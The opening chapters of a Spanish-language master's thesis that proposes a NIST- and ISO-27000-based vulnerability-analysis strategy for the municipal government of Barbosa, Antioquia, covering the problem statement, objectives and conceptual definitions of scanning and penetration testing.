

ESTRATEGIA A PARTIR DE UN ANÁLISIS DE VULNERABILIDADES  
PARA EVALUAR LA SEGURIDAD DE LA INFORMACIÓN EN LA  
ALCALDÍA BARBOSA ANTIOQUIA

JUAN FERNANDO RAMIREZ AGUDELO

UNIVERSIDAD PONTIFICIA BOLIVARIANA  
ESCUELA INGENIERÍAS  
FACULTAD DE INGENIERÍA EN TECNOLOGÍAS DE INFORMACIÓN Y  
COMUNICACIÓN  
MAESTRÍA EN TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN  
MEDELLÍN  
2021

ESTRATEGIA A PARTIR DE UN ANÁLISIS DE VULNERABILIDADES  
PARA EVALUAR LA SEGURIDAD DE LA INFORMACIÓN EN LA  
ALCALDÍA BARBOSA ANTIOQUIA

JUAN FERNANDO RAMIREZ AGUDELO

Magister en Tecnologías de la información y la comunicación

Asesor

JAVIER CONTRERAS

Magister en Telecomunicaciones

UNIVERSIDAD PONTIFICIA BOLIVARIANA

ESCUELA INGENIERÍAS

FACULTAD DE INGENIERÍA EN TECNOLOGÍAS DE INFORMACIÓN Y  
COMUNICACIÓN


MAESTRÍA EN TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN

MEDELLÍN

2021

*DECLARACIÓN ORIGINALIDAD*

*“Declaro que esta tesis (o trabajo de grado) no ha sido presentada para optar a un título, ya sea en igual forma o con variaciones, en esta o cualquier otra universidad”. Art. 92 Régimen Discente de Formación Avanzada, Universidad Pontificia Bolivariana.*

A handwritten signature in black ink, appearing to be 'Jose P. R.', written over a light-colored rectangular background.

*FIRMA AUTOR (ES)* \_\_\_\_\_

Medellín, 24-02-2021

## **AGRADECIMIENTOS**

Se expresa un gran agradecimiento a todas aquellas personas que me acompañaron en el proceso de formación de una manera incondicional, de igual manera a mi madre, hermano y esposa no solo en la parte económica sino moral para permitir la culminación de esta nueva etapa universitaria.

Mis más sinceros agradecimientos a la Alcaldía del Municipio de Barbosa por permitir desarrollar este proyecto y acogerlo como parte de sus procesos en su enfoque tecnológico. A mi asesor el Ingeniero Javier Contreras por sacar tiempo para mi orientación y desarrollo del proyecto.

## Tabla de contenido

1 INTRODUCCIÓN .....	7
2 PLANTEAMIENTO DEL PROBLEMA .....	8
2.1 Problema .....	8
2.1 Justificación .....	10
3 OBJETIVOS .....	11
3.1 Objetivo General. ....	11
3.2 Objetivos Específicos .....	11
4 MARCO REFERENCIAL .....	12
4.1 Marco contextual .....	12
4.2 Marco conceptual .....	13
4.3 Marco legal .....	19
4.4 Estado del arte .....	23
5 METODOLOGÍA .....	29
6 PRESENTACIÓN Y ANÁLISIS DE RESULTADOS .....	32
CONCLUSIONES .....	84
TRABAJOS FUTUROS .....	85
REFERENCIAS .....	86

## LISTA DE FIGURAS

Figura 1. Arquitectura de red Alcaldía de Barbosa Antioquia .....	13
Figura 2. Estructura del Núcleo del Marco Ciberseguridad.....	24
Figura 3. Fases de una Prueba de Intrusión. ....	30
Figura 4. Componentes del MPSI. ....	34
Figura 5. Cuenta Verifica con privilegios.....	37
Figura 6. Sistemas operativos en los equipos de la Alcaldía Barbosa.....	38
Figura 7. Registro Fotográfico infraestructura de red parte física .....	40
Figura 8. Topología de red Alcaldía de Barbosa Antioquia.....	41
Figura 9. Pruebas de Velocidad de Navegación.....	42
Figura 10. BRECHA ANEXO A ISO 27001:2013 inicial, Alcaldía Barbosa en el instrumento evaluación MPSI. ....	44
Figura 11. Calificación de la Alcaldía Barbosa NIST Ciberseguridad inicial de la Alcaldía de Barbosa.....	45
Figura 12. Niveles de las vulnerabilidades Nessus 8.1.....	55
Figura 13. Programación de pruebas por la herramienta Nessus.....	56
Figura 14. Resumen de las Pruebas de Vulnerabilidades Nessus. ....	57
Figura 15. Lista de Vulnerabilidades Encontradas Nessus.....	58
Figura 16. Máquina Virtual Linux Kali .....	59
Figura 17. Resultado de Escaneo Nmap Activo BAR-08-004.....	60
Figura 18. Escaneo de versión de servicio Nmap Activo BAR-08-004 .....	60
Figura 19. Versión protocolo SMB.....	61
Figura 20. Análisis de Vulnerabilidad al Puerto 445.....	62
Figura 21. Escaneo Nmap BAR-08-004 .....	63

Figura 22. Interfaz de Metasploit Linux.....	71
Figura 23. Búsqueda Metasploit ms17-010 .....	72
Figura 24. Parámetros por configurar del exploit Eternal Blue .....	72
Figura 25. Ejecución del comando Exploit.....	73
Figura 26. Consola de comandos de la máquina vulnerable .....	73
Figura 27. Versión de Base de Datos Alcaldía Barbosa.....	75
Figura 28. Versiones de Oracle .....	75
Figura 29. BRECHA ANEXO A ISO 27001:2013 Final, Alcaldía Barbosa en el instrumento evaluación MPSI. ....	80
Figura 30. Calificación de la Alcaldía Barbosa NIST Ciberseguridad Final, Alcaldía Barbosa en el instrumento evaluación MPSI.....	81
Figura 31. Comparación BRECHA ANEXO A ISO 27001:2013 Final, Alcaldía Barbosa en el instrumento evaluación MPSI.....	82
Figura 32. Comparación Calificación NIST Ciberseguridad. Final, Alcaldía Barbosa en el instrumento evaluación MPSI.....	83
Figura 33. Auditoría de Microsoft. ....	92
Figura 34. Procedimiento Para Inventario de Activos. ....	94

## LISTA DE TABLAS

Tabla 1. Amenazas y vulnerabilidades por activo.....	34
Tabla 2. Fase de Planificación para la Alcaldía Barbosa. ....	35
Tabla 3. Fase de descubrimiento para la Alcaldía Barbosa.....	35
Tabla 4. Fase de ejecución para la Alcaldía Barbosa.....	36
Tabla 5. Fase de Reporte para la Alcaldía Barbosa.....	36
Tabla 6. Escala de valoración de controles del instrumento evaluación MPSI.....	43

Tabla 7. Evaluación de efectividad de controles iniciales, Alcaldía Barbosa en el instrumento evaluación MPSI. ....	44
Tabla 8. Valores Modelo Ciberseguridad NIST inicial de la Alcaldía Barbosa en el instrumento evaluación MPSI. ....	45
Tabla 9. Lista de Controles Alcaldía de Barbosa .....	46
Tabla 10. Identificación Activos de Información Alcaldía de Barbosa .....	47
Tabla 11. Equipos o Activos para Pruebas Alcaldía Barbosa.....	49
Tabla 12. Fuente de Amenazas Guía G7 Gestión de Riesgos.....	51
Tabla 13. Identificación de vulnerabilidades guía G7.....	53
Tabla 14. Identificación de los Riesgos Alcaldía Barbosa.....	64
Tabla 15. Controles Propuestos para la Alcaldía Barbosa.....	78
Tabla 16. Vulnerabilidades, Amenazas controles de los riesgos para Alcaldía Barbosa. ....	79
Tabla 17. Evaluación de efectividad de controles Final, Alcaldía Barbosa en el instrumento evaluación MPSI. ....	80
Tabla 18. Valores Modelo Ciberseguridad NIST Final, Alcaldía Barbosa en el instrumento evaluación MPSI. ....	81
Tabla 19. Comparación Evaluación de efectividad de controles Final, Alcaldía Barbosa en el instrumento evaluación MPSI.....	82
Tabla 20. Comparación Valores Modelo Ciberseguridad NIST Final, Alcaldía Barbosa en el instrumento evaluación MPSI.....	82



## GLOSARIO

**ACTIVO DE INFORMACIÓN:** En relación con la privacidad de la información, se refiere al activo que contiene información pública que el sujeto obligado genere, obtenga, adquiera, transforme o controle en su calidad de tal.

**AMENAZAS:** Causa potencial de un incidente no deseado, que puede provocar daños a un sistema o a la organización. (ISO/IEC 27000).

**ANÁLISIS DE RIESGO:** Proceso para comprender la naturaleza del riesgo y determinar el nivel de riesgo. (ISO/IEC 27000).

**CIBERSEGURIDAD:** Capacidad del Estado para minimizar el nivel de riesgo al que están expuestos los ciudadanos, ante amenazas o incidentes de naturaleza cibernética. (CONPES 3701).

**CONTROL:** Las políticas, los procedimientos, las prácticas y las estructuras organizativas concebidas para mantener los riesgos de seguridad de la información por debajo del nivel de riesgo asumido. Control es también utilizado como sinónimo de salvaguarda o contra medida. En una definición más simple, es una medida que modifica el riesgo.

**RIESGO:** Posibilidad de que una amenaza concreta pueda explotar una vulnerabilidad para causar una pérdida o daño en un activo de información. Suele considerarse como una combinación de la probabilidad de un evento y sus consecuencias. (ISO/IEC 27000).

**SEGURIDAD DE LA INFORMACIÓN:** Preservación de la confidencialidad, integridad, y disponibilidad de la información. (ISO/IEC 27000).

**VULNERABILIDAD:** Debilidad de un activo o control que puede ser explotada por una o más amenazas. (ISO/IEC 27000).

## **RESUMEN**

El presente proyecto pretende crear una estrategia de mejora continua como parte del SGSI en la Alcaldía de Barbosa Antioquia partiendo de un análisis de vulnerabilidades alineado a las recomendaciones que el Estado por medio de MINTIC establece tomando como marcos de referencia estándares y buenas prácticas de la industria tales como ISO 27000 y la NIST. Integrando herramientas que harán la exploración de las vulnerabilidades en la arquitectura de la red basados en la NIST SP 800-115 como buenas prácticas en los procesos de evaluación de seguridad como apoyo a la estrategia. Finalmente realizar un paso a paso que permita cerrar las vulnerabilidades y realizar las mejoras necesarias para proteger la infraestructura de una organización.

**PALABRAS CLAVE:** Vulnerabilidad; seguridad; estrategia; riesgos; red.

## **ABSTRACT**

This project aims to create a strategy of continuous improvement as part of the ISMS in the Municipality of Barbosa Antioquia based on an analysis of vulnerabilities aligned with the recommendations that the State through MINTIC establishes taking as reference frameworks industry standards and good practices such as ISO 27000 and NIST. Integrating tools that will make the exploration of vulnerabilities in the architecture of the network based on the NIST SP 800-115 as good practices in the processes of security evaluation as support to the strategy. Finally, a step-by-step approach to close the vulnerabilities and make the necessary improvements to protect an organization's infrastructure.

**KEY WORDS:** Vulnerabilities; security; strategy; risks; network.

## 1 INTRODUCCIÓN

El proyecto desarrollado en la Alcaldía del Municipio de Barbosa impacta de manera transversal a los planes que debe desarrollar la entidad en materia de seguridad de la información de acuerdo con las recomendaciones de MINTIC (Ministerio de las tecnologías de la información y comunicación) que llevan al desarrollo de controles efectivos y la identificación de los riesgos en los sistemas de la información.

Todas las precauciones que deben tomar las entidades públicas del estado en materia de seguridad en su infraestructura de red son debido a que el gobierno nacional está fomentando fuertemente la utilización de las Tics como herramienta de trabajo y por ende poner en línea el mayor número de trámites y servicios teniendo como finalidad un gobierno digital que garantice la confiabilidad, la disponibilidad y la integridad de la información.

Es por esto la importancia de este proyecto el cual permite a partir de una estrategia enfocada en un análisis de vulnerabilidades poder evaluar la madurez del sistema de seguridad de la entidad y adoptarlo como un proceso del área de TI para tener un panorama más global en temas de seguridad.

Para la implementación de la estrategia se debió desarrollar algunos procesos que es de gran importancia tenerlos documentados e implementados para la entidad:

**Fase 1:** donde se realiza la planificación y el modelo a seguir para el desarrollo del proyecto, un levantamiento de información, estado actual de la entidad e identificar el nivel de madurez.

**Fase 2:** se realiza el escaneo de vulnerabilidades, se hace una identificación de los riesgos y un tratamiento proponiendo controles de seguridad de la información. En esta fase se instalan y calibran diferentes herramientas para garantizar un análisis más completo.

**Fase 3:** Se mide el nivel de madurez en el proceso de análisis de vulnerabilidades de la entidad por medio de una herramienta desarrollada por MINTIC (autodiagnóstico, MSPI)

Para mirar cómo está nuestro nivel de madurez, se recopila la información de las pruebas y se describen las vulnerabilidades y se realiza una tabla con los datos más relevantes de las pruebas y sus resultados.

## 2 PLANTEAMIENTO DEL PROBLEMA

### 2.1 Problema

A medida que pasa el tiempo el Estado Colombiano a través de proyectos como Gobierno digital quiere impulsar las tecnologías de la información como una herramienta que acerque al ciudadano al Estado, (MINTIC, 2019) “La dirección de Gobierno Digital establece las directrices y parámetros requeridos en materia TIC para la gestión pública, de servicios en línea, y de acceso, seguridad y protección de la información pública, coordinando con las entidades pertinentes en los temas de su competencia.” Aunque MINTIC sugiere las políticas de seguridad para tener en cuenta, cada entidad del Estado es autónoma en decir en cómo asigna su presupuesto y que personas contrata, como consecuencia de esta autonomía se genera la ausencia de un procedimiento de análisis de vulnerabilidades homologado que sirva como referencia a las entidades del Estado.

De acuerdo con un análisis que hizo El Ministerio de Tecnologías de la Información y las Comunicaciones de Colombia MINTIC (s.f.) determinó: “La sofisticación del uso y estrategia de Tecnología de Información conlleva la necesidad y obligación de mejorar las herramientas de seguridad. En todo el mundo los ataques cibernéticos se han incrementado con métodos innovadores. En Colombia, las instituciones de seguridad se están vinculando a la Estrategia TI para aumentar la capacidad del Estado de enfrentar las amenazas informáticas, pues en el momento presenta grandes debilidades, pese a que existen iniciativas gubernamentales, privadas y de la sociedad civil que buscan contrarrestar sus efectos, no hay una coordinación interinstitucional apropiada.

(Colombia se prepara para enfrentar los ciberataques, 2014): “Seis millones de personas fueron víctimas de alguna modalidad de crimen digital en Colombia el año pasado, según la firma de seguridad digital Norton. La compañía calcula que el costo de los delitos informáticos en 2013 alcanzó 874 mil millones de pesos. La situación para las entidades públicas y privadas no es mejor, pues el más elemental diagnóstico sugiere que existe un alto reto en temas de ciberseguridad. Durante el 2013 se detectaron 1.551 defaces, una modalidad de ataque cibernético que cambia la página principal de un sitio de internet. En lo que va del 2014 se han reportado 801 de esos

10 ataques: 507 a portales comerciales, 186 de sitios web educativos y 108 de sitios web de entidades”

Se ha determinado que en las entidades Públicas y más para aquellas en donde el presupuesto destinado para el área de TI es muy bajo se llega a tener a nivel de impacto más alto las siguientes situaciones:

1. Ataques de seguridad
2. Baja capacidad de respuesta
3. Falta de conciencia
4. Poca articulación entre entidades
5. Complejidad heterogénea: debilidades organizacionales y múltiples plataformas que deben asegurarse”

Revisando los impactos de las anteriores problemáticas actualmente además de contar con una infraestructura tecnológica deficientes debemos afrontar los problemas también basado en dos falencias que encontró MINTIC en las entidades del Estado.

- Bajos los niveles de madurez y fortalecimiento de las capacidades en la apropiación de aspectos de seguridad y privacidad de la información.
- Contar con un modelo de gestión de TI para el Estado, articulado, que incorpore aspectos de seguridad y privacidad de la información.

Toda la temática a confrontar durante el desarrollo del proyecto, tomando en cuenta la situación de las Entidades del Estado en materia de seguridad de la información y partiendo de las experiencias como analista de seguridad, en el momento que se evidencia una amenaza en los sistemas a través de un diagnóstico de vulnerabilidades se debe entrar a evaluar qué riesgo existe, cual es el impacto y la probabilidad de que se materialice, desde donde se genera y diseñar así controles efectivos y sostenibles que garanticen la seguridad de los activos de información .

## **2.1 Justificación**

En la actualidad la ausencia de un proceso periódico de análisis de vulnerabilidades impacta a la Alcaldía de Barbosa en el desarrollo de los procesos misionales afectando a cada uno de los trámites desarrollados en las diferentes dependencias, dando como resultado, que se incurran en alguna faltas frente a seguridad a pesar de los lineamientos generados por el MINTIC, es necesario la mejora y evaluación continua de la Seguridad de la Información ya que el Estado Colombiano pretende que cada una de sus Entidades tengan su mayor número de trámites y servicios en línea y como su deber ser es prestador servicio se debe garantizar al ciudadano la protección de los datos además de brindar la integridad, disponibilidad y confiabilidad.

Todos los incidentes a nivel informático para cualquier tipo de empresa siempre va estar soportado después de un diagnóstico en causas como: Falta de capacitación en el área de TI lo cual como consecuencia puede llevar a una configuración o instalación inadecuada de hardware o software no solo en las instalaciones de TI sino también en la parte de usuario final, los accesos a información privilegiada donde no hay una definición de perfiles, el mal diseño del sistema y la política de seguridad donde se debe definir temas como actualizaciones de los sistemas operativos, los respaldos de la información, restricción de navegación entre otras.

Teniendo en cuenta lo anterior lo que se plantea en el proyecto es tomar como referencia la Alcaldía de Barbosa como entidad del Estado, realizar un diagnóstico tanto infraestructura física como lógica de red, hacer un estudio o evaluación de sus vulnerabilidades y así poder ofrecer una estrategia de cómo atacar estos problemas en la entidad y definiendo un procedimiento que sirva de modelo de referencia para las mejoras de sus políticas de seguridad.

Todo se hará pensado siempre en bajar el porcentaje de número de ataques con éxitos a esta entidad del Estado y contextualizar a los Ingenieros de TI de todos los aspectos que se deben considerar en la gestión de los sistemas de información, para tener los niveles de seguridad adecuados que puedan garantizar los equipos tecnológicos de la entidad.

## **3 OBJETIVOS**

### **3.1 Objetivo General.**

Realizar una estrategia de evaluación de seguridad a los sistemas de información de la Alcaldía de Barbosa a través de un proceso de análisis de vulnerabilidades basado en buenas prácticas de la NIST, mitigando los riesgos de seguridad y garantizando la efectividad de los controles implementados en sus políticas.

### **3.2 Objetivos Específicos**

- Diseñar un procedimiento como marco de referencia desde la planificación hasta el escaneo de vulnerabilidades teniendo en cuenta la arquitectura de red de la entidad.
- Identificar vulnerabilidades con sus respectivas soluciones en algunos sistemas de información.
- Validar con la herramienta de Autodiagnóstico del MSPI de MINTIC el porcentaje de mejora en el procedimiento de análisis de vulnerabilidades utilizado en los sistemas de información.

## **4 MARCO REFERENCIAL**

### **4.1 Marco contextual**

Las tecnologías de la información y las comunicaciones (TIC), además de ser un sector estratégico para la transformación hacia la eficiencia del estado, la productividad, la competitividad y el desarrollo del país, son determinantes como instrumento transversal para el Gobierno y la sociedad en general, para dar impulso al crecimiento económico y a la construcción de equidad social del país, donde el ciudadano es el centro de actuación de todos los sectores y el Estado es el promotor del desarrollo de la sociedad.

Según el Libro Blanco de Ciudades Digitales una ciudad digital es “el motor de la modernización de las ciudades en todo el mundo, lo que se pretende es utilizar las tecnologías de la información y de las comunicaciones en forma masiva para el mejorar el nivel y la calidad de vida de la población, tanto a nivel individual como comunitaria, mientras se eleva también la competitividad de los agentes económicos de la ciudad.” (Asociación Hispanoamericana de Centros de Investigación y Empresas de Telecomunicaciones, 2004)

Es necesario tener cuenta que cuando hacemos referencia a la palabra tecnología o comunicaciones tenemos que plantearnos la pregunta de cómo la información va a ser protegida en esos escenarios. En la actualidad las entidades públicas deben cumplir con una estrategia llamada gobierno digital donde se pretende acercar más al ciudadano a la tecnología y brindarle el acceso de la información de manera más eficiente a lo cual el mismo gobierno les ordena a las entidades tomar medidas que garanticen la seguridad y la privacidad de esta misma.

Para iniciar a cumplir estas medidas los municipios se deben apoyar en el plan estratégico de tecnologías de la información (PETI) del municipio, que a su vez este se enfocará en el fortalecimiento organizacional, y estará articulado con el plan estratégicos nacional y departamental en donde se integra con la estrategia gobierno digital la cual se divide en dos componentes pero nos centraremos en el componente de TIC para el estado, que a través del habilitador seguridad y privacidad, orienta los propósitos de servicios digitales de confianza y procesos internos seguros y



eficientes a partir de las capacidades de gestión de TI. Con el PETI, se busca mejorar los procesos internos de las entidades, asegurado la transparencia, la participación ciudadana, el acceso a la información pública.

Las Entidades del Estado deben tener desarrollado su PETI además de tener implementado o en desarrollo su modelo de seguridad y privacidad de la información (MSPI) donde este se encuentra apoyado en el estándar ISO 27000 con fin de designar roles, analizar vulnerabilidades y realizar un esquema de protección para información pública de la entidad como la de los ciudadanos, de igual manera dentro de su SGSI se debería hacer una mejora continúa teniendo como base la (NIST SP 800-115, 2008) “La guía para evaluaciones y pruebas de seguridad de la información”. Teniendo en cuenta lo anterior se tomará como referencia el Municipio de Barbosa y su esquema red la cual es adoptada en varias Entidades del Estado y en donde nos debemos concentrar para realizar un diagnóstico de vulnerabilidades y poder generar una Estrategia para minimizar los riesgos y poder garantizar una mayor seguridad de información. Para este análisis se partirá de una infraestructura como se muestra en la Figura 1 que es la más común en las entidades del estado:




Figura 1. Arquitectura de red Alcaldía de Barbosa Antioquia (PETI BARBOSA ANT, 2019).

## 4.2 Marco conceptual

Como el proyecto se enfocará en una entidad pública del Estado Colombiano debemos estar alineados con las directrices o lineamientos hechos por Ministerio de Tecnologías de la Información y las Comunicaciones es importante tener conocimiento tanto en las metodologías de algunos

estándares como tener claro conceptos básicos que se van a emplear durante la estrategia para evaluar la seguridad de la información en la Alcaldía de Barbosa basado en las buenas prácticas del NIST SP 800-115.

**Estándares de Seguridad:** (Entenya, s.f.) Nos dicen que la serie de normas ISO/IEC 27000 son estándares de seguridad publicados por la Organización Internacional para la Estandarización (ISO) y la Comisión Electrotécnica Internacional (IEC).

**ISO 27000** es un conjunto de estándares internacionales sobre la Seguridad de la Información. La familia **ISO 27000** contiene un conjunto de buenas prácticas para el establecimiento, implementación, mantenimiento y mejora de **Sistemas de Gestión de la Seguridad de la Información**. Un Sistema de Gestión de la Seguridad de la Información es un conjunto de políticas y procedimientos que sirven para estandarizar la gestión de la Seguridad de la Información. A continuación, les dejamos algunos detalles de cada uno de los estándares que están incluidos en la familia de ISO 27000.

**ISO 27001:** es el conjunto de requisitos para implementar un SGSI. Es la única norma certificable de las que se incluyen en la lista y consta de una parte principal basada en el ciclo de mejora continua y un Anexo A, en el que se detallan las líneas generales de los controles propuestos por el estándar. (ISO/IEC 27001, 2013)

**ISO 27002:** se trata de una recopilación de buenas prácticas para la Seguridad de la Información que describe los controles y objetivos de control. Actualmente cuentan con 14 dominios, 35 objetivos de control y 114 controles. (ISO/IEC 27002, 2013)

**ISO 27032:** "Tecnologías de la información - Técnicas de seguridad - Directrices para la Ciberseguridad" ofrece unas líneas generales de orientación para fortalecer el estado de la Ciberseguridad en una empresa, utilizando los puntos técnicos y estratégicos más importantes para esa actividad y los que están relacionados con: La Seguridad en la Redes, Seguridad en Internet, Seguridad de la información Y la Seguridad de las Aplicaciones

NIST (2008). **NIST SP 800-115:** La Guía Técnica para Evaluaciones y Pruebas de Seguridad de la Información, fue publicada en septiembre del 2008 por el Instituto Nacional de Estándares y Tecnología (NIST) del gobierno de los EE.UU. Describe las pautas sobre cómo debe realizarse una

Evaluación de Seguridad de la Información (ESI) y lo conceptualiza como el proceso de determinar cuan eficazmente una entidad es evaluada frente a objetivos específicos de seguridad. Define como activos y objetos de evaluación los servidores, redes de datos, procedimientos y personas.

De igual manera se debe tener en cuenta la documentación que la entidad tenga acerca de dos documentos ya que el proyecto influye transversalmente en ellos que serían:

MINTIC (2016). **MSPI** “Instrumento de Evaluación MSPI” Es una herramienta que fue creada con el fin de identificar el nivel de madurez en la implementación del Modelo de seguridad y Privacidad de la Información, permitiendo establecer el estado de la gestión y adopción de controles técnicos y administrativos al interior de las Entidades Públicas, según lo definido en la Estrategia de Gobierno en Línea en su cuarto componente “Seguridad y Privacidad de la Información”.

MINTIC (2016). **PETI**: El Plan Estratégico de las Tecnologías de la Información y Comunicaciones es el artefacto que se utiliza para expresar la Estrategia de TI. Incluye una visión, unos principios, unos indicadores, un mapa de ruta, un plan de comunicación y una descripción de todos los demás aspectos (financieros, operativos, de manejo de riesgos, etc.) necesarios para la puesta en marcha y gestión del plan estratégico. El PETI hace parte integral de la estrategia de la institución.

Es siempre importante tener presente que se estará trabajando dentro de una organización pública, debemos estar acoplados y manejar los conceptos de la misma manera como MINTIC los define, a su vez ellos se basan en las normas ISO/IEC 27000 y marco de referencia de ciberseguridad de la NIST por lo que es conveniente resaltar para el enfoque el cual se enmarca nuestro proyecto en conceptos como:

NIST (2008). **NIST SP 800-115. Identificación de puertos y servicios de la red**: La identificación de puertos y servicios de red implica el uso de un escáner de puertos para identificar los puertos y servicios de red que operan en los hosts activos -como FTP y HTTP- y la aplicación que está ejecutando cada servicio identificado, como Microsoft Internet Information Server (IIS) o Apache para el servicio HTTP. Las organizaciones deben realizar la identificación de puertos y servicios de red para identificar los hosts si no se ha hecho ya por otros medios (por ejemplo, el descubrimiento de la red), y marcar los servicios potencialmente vulnerables. Esta información puede utilizarse para determinar los objetivos de las pruebas de penetración.

Todos los escáneres básicos pueden identificar los hosts activos y los puertos abiertos, pero algunos escáneres también pueden proporcionar información adicional sobre los hosts escaneados. La información reunida durante un escaneo de puerto abierto puede ayudar a identificar el sistema operativo de destino mediante un proceso denominado "huella del sistema operativo". Por ejemplo, si un host tiene abiertos los puertos TCP 135, 139 y 445, probablemente se trate de un host Windows, o posiblemente un host Unix que ejecute Samba. Otros elementos, como la generación de números de secuencia de paquetes TCP y las respuestas a los paquetes, también proporcionan una pista para identificar el sistema operativo. Pero la identificación del SO no es infalible.

NIST (2008). **NIST SP 800-115. Escaneo de vulnerabilidades:** Al igual que la identificación de puertos y servicios de red, el análisis de vulnerabilidad identifica los hosts y los atributos de estos (por ejemplo, sistemas operativos, aplicaciones, puertos abiertos), pero también intenta identificar las vulnerabilidades en lugar de basarse en la interpretación humana de los resultados del análisis. Muchos exploradores de vulnerabilidades están equipados para aceptar los resultados de la detección de redes y la identificación de puertos y servicios de red, lo que reduce la cantidad de trabajo necesaria para el análisis de vulnerabilidades. Además, algunos escáneres pueden realizar su propia detección de redes e identificación de puertos y servicios de red. La exploración de vulnerabilidades puede ayudar a identificar versiones de software anticuadas, parches faltantes y configuraciones erróneas, y validar el cumplimiento o las desviaciones de la política de seguridad de una organización. Para ello se identifican los sistemas operativos y las principales aplicaciones de software que se ejecutan en los hosts y se cotejan con la información sobre las vulnerabilidades conocidas almacenada en las bases de datos de vulnerabilidad de los escáneres.

Los escáneres de vulnerabilidades pueden: Comprobar el cumplimiento de las políticas de uso y seguridad de las aplicaciones del host. Proporcionar información sobre los objetivos para las pruebas de penetración. Proporcionar información sobre cómo mitigar las vulnerabilidades descubiertas.

NIST (2008). **NIST SP 800-115. Logística de las pruebas de penetración:** Los escenarios de las pruebas de penetración deben centrarse en la localización y la búsqueda de defectos explotables en el diseño y la aplicación de una aplicación, un sistema o una red. Las pruebas deberían

reproducir tanto los patrones de ataque más probables como los más dañinos, incluyendo los peores escenarios como las acciones maliciosas de los administradores. Dado que un escenario de prueba de penetración puede diseñarse para simular un ataque interno, un ataque externo o ambos, se consideran métodos de prueba de seguridad externos e internos.

Luego se utilizan escáneres de puertos y escáneres de vulnerabilidades para identificar los hosts objetivo. La prueba de penetración es un proceso iterativo que aprovecha un acceso mínimo para obtener un mayor acceso. Los escenarios internos simulan las acciones de un infiltrado malintencionado. Una prueba de penetración interna es similar a una prueba externa, excepto que los probadores están en la red interna (es decir, detrás del cortafuegos) y se les ha concedido algún nivel de acceso a la red o a sistemas de red específicos. Utilizando este acceso, los probadores de penetración tratan de obtener un mayor nivel de acceso a la red y sus sistemas mediante la escalada de privilegios. A los probadores se les proporciona información de la red que normalmente tendría alguien con su nivel de acceso, por lo general como empleado estándar, aunque dependiendo de los objetivos de la prueba podría tratarse más bien de información que podría poseer un administrador de sistemas o de redes. La prueba de penetración es importante para determinar la vulnerabilidad de la red de una organización y el nivel de daño que puede producirse si la red se ve comprometida. Es importante tener en cuenta que, según las políticas de una organización, se puede prohibir a los encargados de las pruebas el uso de determinadas herramientas o técnicas o limitar su uso sólo a determinadas horas del día o días de la semana. Las pruebas de penetración también plantean un alto riesgo para las redes y sistemas de la organización porque utilizan ataques reales contra los sistemas y datos de producción. Debido a su alto costo y a su posible impacto, las pruebas de penetración de la red y los sistemas de una organización con carácter anual pueden ser suficientes. Además, las pruebas de penetración pueden diseñarse para que se detengan cuando el probador llegue a un punto en el que una acción adicional cause daños. Los resultados de las pruebas de penetración deben tomarse en serio, y cualquier vulnerabilidad que se descubra debe ser mitigada. Los resultados, cuando estén disponibles, deben ser presentados a los administradores de la organización. Las organizaciones deberían considerar la posibilidad de realizar actividades de prueba menos intensivas en mano de obra de forma regular para asegurarse de que mantienen la postura de seguridad requerida. Un programa bien diseñado de exploración de redes y vulnerabilidades programado regularmente, intercalado con pruebas de penetración periódicas, puede

ayudar a prevenir muchos tipos de ataques y a reducir el impacto potencial de los que tienen éxito.

**Parches Informáticos:** Programa que se encarga de modificar o hacer cambios a una aplicación para corregir errores, alterar su funcionamiento por algún motivo o agregarle funcionalidad, actualizarlas, crackear, etc. Los parches no pueden funcionar independientemente, por lo tanto, deben ser aplicados al programa para el cual fueron exclusivamente diseñados.

**Comprobación de integridad de archivos:** software que genera, almacena y compara los resúmenes de mensajes de los archivos para detectar los cambios realizados en los archivos.

**Técnicas de revisión:** Técnicas pasivas de pruebas de seguridad de la información, generalmente realizadas manualmente, que se utilizan para evaluar sistemas, aplicaciones, redes, políticas y procedimientos para descubrir vulnerabilidades. Incluyen documentación, registro, conjunto de reglas y revisión de configuración del sistema; red sniffing; y comprobación de integridad de archivos. Dispositivo: Un nodo no autorizado en una red.

**Técnicas de identificación y análisis de objetivos:** Técnicas de pruebas de seguridad de la información, en su mayoría activa y generalmente realizada con herramientas automatizadas, que se utilizan para identificar sistemas, puertos, servicios y posibles vulnerabilidades. Las técnicas de identificación y análisis de objetivos incluyen detección de redes, identificación de puertos y servicios de red, exploración de vulnerabilidades, exploración inalámbrica y pruebas de seguridad de aplicaciones.

**Técnicas de validación de vulnerabilidad objetivo:** Técnicas de prueba de seguridad de la información activa que corroboran la existencia de vulnerabilidades. Incluyen descifrado de contraseñas, pruebas de acceso remoto, pruebas de penetración, ingeniería social y pruebas de seguridad física.

**Exploración de la versión:** el proceso de identificación de la aplicación de servicio y la versión de la aplicación actualmente en uso.

**Clasificación vulnerabilidades:** las podemos agrupar en función de:

- Diseño de la seguridad perimetral
- Debilidad en el diseño de protocolos utilizados en las redes.
- Políticas de seguridad deficiente e inexistente.
- Implementación

- Errores de programación.
- Existencia de “puertas traseras” en los sistemas informáticos.
- Descuido de los fabricantes.
- Uso
- Configuración inadecuada de los sistemas informáticos.
- Desconocimiento y falta de sensibilización de los usuarios y de los responsables de informática.
- Disponibilidad de herramientas que facilitan los ataques.
